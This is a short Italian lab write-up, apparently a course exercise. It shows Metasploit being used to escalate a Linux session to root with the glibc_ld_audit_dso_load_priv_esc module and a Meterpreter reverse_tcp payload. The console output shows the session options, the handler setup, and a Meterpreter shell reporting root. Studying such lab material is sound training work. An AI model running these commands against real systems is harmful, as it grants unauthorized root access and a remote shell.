

S7/L3

1) IP Metasploit




2) Avvio Msfconsole


3) Ricerca Exploit



4) Configurazione e avvio Exploit



5) Post Exploit automatici falliti (ho usato la shell per esplorare manualmente dei possibili vettori) => Ho usato il 1° exploit => Set payload mettendo (x86) => option



6) Poi impostato il set session 1 => poi set LPORT 4445 e non 4444 => exploit

```
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.20.20    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.20.20:4445
[+] The target appears to be vulnerable
```

7) Verifico l'esito => getuid => risultato siamo ROOT

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.20.20:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.l1g9TapDfy' (1271 bytes) ...
[*] Writing '/tmp/.7nArE' (296 bytes) ...
[*] Writing '/tmp/.8f6RFS6J0' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.20:4445 → 192.168.20.10:50592) at 2025-05-14 17
:34:30 +0200

meterpreter > getuid
Server username: root
meterpreter >
```